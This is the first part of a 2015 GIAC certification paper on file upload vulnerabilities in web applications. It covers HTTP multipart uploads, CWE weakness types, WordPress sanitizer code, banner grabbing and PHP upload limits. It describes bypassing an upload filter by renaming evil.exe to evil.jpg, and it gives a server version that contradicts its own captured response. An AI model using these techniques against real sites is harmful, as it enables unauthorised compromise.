Web Application File Upload Vulnerabilities

Matthew Koch

Web Application File Upload Vulnerabilities

GIAC (GWAPT) Gold Certification

Author: Matt Koch, Matt@AltitudeInfoSec.com
Advisor: Rob Vandenbrink
Accepted: 12/06/2015

Abstract

File upload vulnerabilities are a devastating category of web application vulnerabilities. Without secure coding and configuration an attacker can quickly compromise an affected system. This paper will discuss types of file upload vulnerabilities, how to discover, exploit, and maintain persistence using upload vulnerabilities.

1. Introduction

Uploading files to a web application can be a key feature to many web applications. Without it cloud backup services, photograph sharing and other functions would not be possible. File upload functionality introduces a substantial risk to the web application (Barnett, 2013) and requires unexpected additional validation and system configuration to protect the web application. In the WPScan WordPress Vulnerability Database alone there are approximately 240 file upload related vulnerabilities (The WPScan Team, 2015). Additionally the National Vulnerability Database contains approximately 541 unique CVE entries (Common Vulnerabilities and Exposures) for file upload related vulnerabilities (National Institute of Standards and Technology, 2015).


1.1. How HTTP File Upload Works

File upload capabilities via the HTTP protocol are primarily defined within several Requests for Comment (RFC) by the Internet Engineering Task Force (IETF). "Request for Comment" or RFC's are general guidelines for how software will function. There are several methods for uploading a file using a web application. The most applicable RFC's are 1867, 2388 and 7578. In order to upload a file, the web application must present a <form> HTML tag including a "method", "action" and "enctype" (Nebel & Masinter, 1995). A simple example might be:

<form method="post" enctype="multipart/form-data" ><input type="file" name="exampleupload"/> </form>

The form's HTTP method would typically be a "POST" or "PUT" to submit data to the web server. The most common encoding types are "text/plain", "application/x-www-form-urlencoded" "application/octet-stream", "multi-part/mixed" and "multi-part/form-data". The encoding or Content-Type HTTP headers are MIME (Multi-Purpose Internet Mail Extensions) media types. For example:

```
<form id="example" enctype="multipart/form-data" action=""
                        method="POST">
```


Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http: [redacted]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
multipart/form-data
Type a search term
0 match

```
POST /upload HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------20411260825204
Content-Length: 36780

-----------------------------20411260825204
Content-Disposition: form-data; name="files"; filename="Mountains.jpg"
Content-Type: image/jpeg

ÿØÿá□□Exif□□II*□□□□□□□□□□□□□ÿì□□Ducky□□□□□□□2□□ÿá□+http://ns.adobe.com/xap/1.0/□<?xpacket begin="ï»¿"
id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c060 61.134777,
2010/02/12-17:32:00        "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description
rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmp:CreatorTool="Adobe Photoshop CS5 Macintosh"
xmpMM:InstanceID="xmp.iid:898592913 6E611E090D8AD81A3C4E89C"
xmpMM:DocumentID="xmp.did:898592923 6E611E090D8AD81A3C4E89C"> <xmpMM:DerivedFrom
stRef:instanceID="xmp.iid:8985928F36E611E090D8AD81A3C4E89C"
stRef:documentID="xmp.did:898592903 6E611E090D8AD81A3C4E89C"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket
end="r"?>ÿî□□Adobe□dÀ□□□□ÿÛ□„□□□□□□□□□□□□□□□□□□
□□
□□□□□□□□□□□□□□□□□□□□□□□□□#"""#''''''''''□ □□
       □              □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□!!
!!''''''''''ÿÀ□□□□\□D□□"□□□□□□□ÿÄ□¢□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□s□□□□□□□□!□1AQ□□a"q□□2';□□±B#ÁPÑá3□bð$r,ñ%C4S'¢*csÅ5D'¨£*6□TdtÃÒÄ□&ƒ
□□„"EF¤'VÖU(□ôäóÄÓäóeu…•¥µÅÕåõfvt-¦¶ÆÖæö7GWgw‡—§·Ç×ç÷8HXhx˜¨¸ÈØè)9IYiy‰™©¹ÉÙéù*:JZjzŠš**ÊÚêú□□□□□□□□□□□□□□□□□m□□□□□□!
□1AD□Qa"□q□'2;±ð□ÁÑá#B□Rbrñ3$4C,□'S%¢c*Á□sÒ5áD∫□T"□
□□&6E□'dtU7ò£*Â()Óãó„"¤'ÄÔäóeu…•¥µÅÕåõFVfvt-¦¶ÆÖæöGWgw‡—§·Ç×ç÷8HXhx˜¨¸ÈØè9IYiy‰™©¹ÉÙéù*:JZjzŠš**ÊÚêúÿÚ□□□□□□□□□□□?□ìù
*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å]›61UÙ*£Å^/ÿ□9
```

Figure 1: A Multipart/form-data request to upload a file named “Mountains.jpg” Shown via PortSwigger’s BurpSuite

To summarize the relevant file upload RFC’s: All validation is the responsibility of the application receiving the request. It may be the web server, run time interpreter or web application itself responsible for the validation. For an application developer, this additional application-side validation may be easily overlooked leaving the web application vulnerable to attack.


1.2. File Upload Vulnerability Taxonomy

Several distinct types of web application file upload vulnerabilities exist. The Common Weakness Enumeration (CWE), offers an industry standard list of unique types of software weaknesses (Mitre, 2015).

Matthew Koch

1.2.1. “Unrestricted file Upload with Dangerous type”

CWE-434 describes: “Unrestricted Upload of File with Dangerous Type” a system with this weakness may authenticate the upload function but fail to verify or restrict the file to the type intended by the software developer. For example uploading a malware executable instead of a picture file to a photograph sharing website. Per RFC 7578, the receiving application should not rely on the Content-Type HTTP header (MITRE, 2015). This requires the application developer to perform additional file type checking after the file has been uploaded. As shown in Figure 2 and Figure 3 many applications rely on the Content-Type header or the file extension allowing for dangerous files to be uploaded. In this example by simply by changing the file extension from evil.exe to evil.jpg allows the dangerous file to be uploaded.



evil.exe

Sorry, this file type is not permitted for security reasons.

Figure 2: WordPress rejecting “evil.exe” based on file extension containing “exe”

Matthew Koch




Figure 3: After renaming the file from evil.exe to evil.jpg WordPress accepts the same malicious file successfully

1.2.2. Arbitrary file upload


Usually referred to as "Arbitrary File Upload" an attacker can access the upload function of the application without authenticating to the application. Although not specifically described by a CWE, indirectly through CWE-862 "Missing authorization" (Mitre, 2015). Arbitrary file upload can create a denial of service condition by allowing a remote, unauthenticated user to fill the available storage of the application with files. This vulnerability is usually the caused by an either inadequate or omitted authorization check to the upload function.

1.2.3. Denial of Service or "Uncontrolled Resource Consumption"

CWE-400 describes an attacker utilizing more resources than intended (MITRE, 2015). If a web application contains a file upload feature and does not verify file size an attacker may be able to upload exceedingly large files or uploading numerous smaller files. If an attacker can generate an excessive number of requests without restriction it is possible to crash the application or the underlying operating system (Barnett, 2013).

1.2.4. File contents as an injection vector

The contents of an uploaded file can be an unexpected vector for cross site scripting or SQL injection. If the web application is parsing or inserting data from the uploaded file into a database SQL injection is possible (Dionach, 2013). In addition to the content of the file, the name of the file can also be a vector for attack. For example, the "Download Manager" WordPress plugin: versions prior to 2.7.95 were vulnerable to cross site scripting via the name of the file being uploaded via the `$_FILES['async-upload']['name']` parameter (WordPress, 2015) . See Figure 4



```
check_ajax_referer('photo-upload');
if(file_exists(UPLOAD_DIR.$_FILES['async-upload']['name']))
$filename = time().'wpdm_'.$_FILES['async-upload']['name'];
else
$filename = $_FILES['async-upload']['name'];

$filename = get_option('__wpdm_sanitize_filename',0) == 1? sanitize_file_name($_FILES['async-upload']
['name']):$_FILES['async-upload']['name'] ;

if(file_exists(UPLOAD_DIR.$filename))
$filename = time().'wpdm_'.$filename;
//else
//$filename = $filename;
```

Figure 4: WordPress Download manager plug-in: Patching a cross-site scripting vulnerability on the uploaded file name field [https://plugins.trac.wordpress.org/changeset/1199505/download-manager.](https://plugins.trac.wordpress.org/changeset/1199505/download-manager)

2. Finding File Upload Vulnerabilities

Perhaps the most important phase of any penetration test is the reconnaissance phase. During this phase the tester will gather information that will assist and expedite the penetration test. There are many reconnaissance techniques available but this paper will focus on techniques that may assist in uncovering file upload vulnerabilities.

2.1. Social Media and Code repositories


Social media can offer a variety of useful information for a web application penetration test. Job descriptions for the development or Information Technology (IT) departments may include what kinds of software and programming languages are used with the organization. LinkedIn can also offer a valuable source of information from current and former employees. Github.com and other source code repositories can also reveal application source code or portions of code a developer may have posted asking for help.

2.1.1. Static Source Code Analysis

If the source code is available to the penetration tester, there are both automated and manual detection methods available.

When performing a manual static analysis a penetration tester should expect to see additional checks or sanitization functions for the various properties of the file being uploaded including: file name, file type, authorization checks by the file upload function, and file size. If the code lacks this logic, further investigation or dynamic testing may reveal a file upload vulnerability. An example of this missing logic is highlighted in red in Figure 4: the application accepts any filename uploaded without further validation.

If the source code does contain sanitization functions, review for negative security (listing of disallowed values) instead of positive security (listing allowed values). If the application is using a negative security model, it may be possible for a penetration tester to evade the sanitization function if the list of disallowed values is incomplete.



```
function sanitize_file_name( $filename ) {
    $filename_raw = $filename;
    $special_chars = array("?", "[", "]", "/", "\\", "=", "<", ">", ":", ";", ",", "'", "\"", "&", "$", "
    /**
     * Filter the list of characters to remove from a filename.
     *
     * @since 2.8.0
     *
     * @param array  $special_chars Characters to remove.
     * @param string $filename_raw  Filename as it was passed into sanitize_file_name().
     */
    $special_chars = apply_filters( 'sanitize_file_name_chars', $special_chars, $filename_raw );
    $filename = preg_replace( "#\x{00a0}#siu", ' ', $filename );
    $filename = str_replace( $special_chars, '', $filename );
    $filename = str_replace( array( '%20', '+' ), '-', $filename );
    $filename = preg_replace( '/[\r\n\t -]+/', '-', $filename );
    $filename = trim( $filename, '.-_' );

    // Split the filename into a base and extension[s]
    $parts = explode('.', $filename);
```

Figure 5: Wordpress' Negative security model: as demonstrated by the sanitize_file_name() function listing characters to remove from filenames instead of listing allowed characters (Wordpress, 2015)

Matthew Koch

2.2. Web Server Configuration Settings

In addition to the web application itself, the configuration of operating system and web server software may also affect the ability to upload files. Understanding these default operating system and web server settings may provide valuable information for a penetration tester.

One method of determining web server and operating system versions is by triggering an error and analyzing the response HTTP headers and contents. By default, many web servers will return version information. For example the HTTP request to `http://192.168.0.172/showmethebanner` shown below. From one request and response the tester can determine the likely operating system (CentOS), web server type and version (Apache 2.4.6), OpenSSL version (1.0.1e-fips) and PHP version (PHP 5.4.16). Using this information a tester can research file upload and POST method limits that the web server may be using.

```
GET /showmethebanner HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0)
Gecko/20100101 Firefox/41.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

```
HTTP/1.1 404 Not Found
Date: Sat, 14 Nov 2015 16:49:18 GMT
Server: Apache/2.2.15 (CentOS)
Content-Length: 292
Connection: close
Content-Type: text/html; charset=iso-8859-1
```


Matthew Koch

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /showmethebanner was not found on this
server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 192.168.0.172 Port
80</address>
</body></html>
```

Table 1: HTTP Request and Response to a CentOS 7.1 Apache web server hosting a WordPress application.

2.2.1. File Upload Size Limitations


Using the version information shown in Table 1: a CentOS 7 system as an example, a penetration tester can determine the default file upload limitations used by PHP. As shown in Figure 6 and Figure 7: overall size of a POST request (8 Megabytes), the number of files that can be simultaneously uploaded (20), and maximum size per file (2 Megabytes).



```
; Maximum size of POST data that PHP will accept.
; Its value may be 0 to disable the limit. It is ignored if POST data reading
; is disabled through enable_post_data_reading.
; http://php.net/post-max-size
post_max_size = 8M

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =

; Automatically add files after PHP document.
; http://php.net/auto-append-file
auto_append_file =

; By default, PHP will output a character encoding using
; the Content-type: header.  To disable sending of the charset, simply
; set it to be empty.
;
; PHP's built-in default is text/html
; http://php.net/default-mimetype
default_mimetype = "text/html"
:
```

Figure 6: php.ini file from a CentOS 7.1 system, "post_max_size" value of 8 Megabytes

Matthew Koch



```
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
; http://php.net/file-uploads
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; http://php.net/upload-tmp-dir
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off

:
```

Figure 7: php.ini file from a CentOS 7 system: Showing default, temporary file upload location, file size limits

2.3. Dynamic Analysis: Existing Tools

If the software being tested is open source or commercially available, vulnerability scanning software or software-specific testing tools may be available. For example WPScan is capable of scanning WordPress sites including their WordPress plugins for known vulnerabilities including file upload vulnerabilities (The WPScan Team, 2015). Other examples include JoomScan for Joomla websites (OWASP, 2015) and DroopeScan for Drupal websites (Worcel, 2015).

2.4. Dynamic Analysis: Fuzzing tools

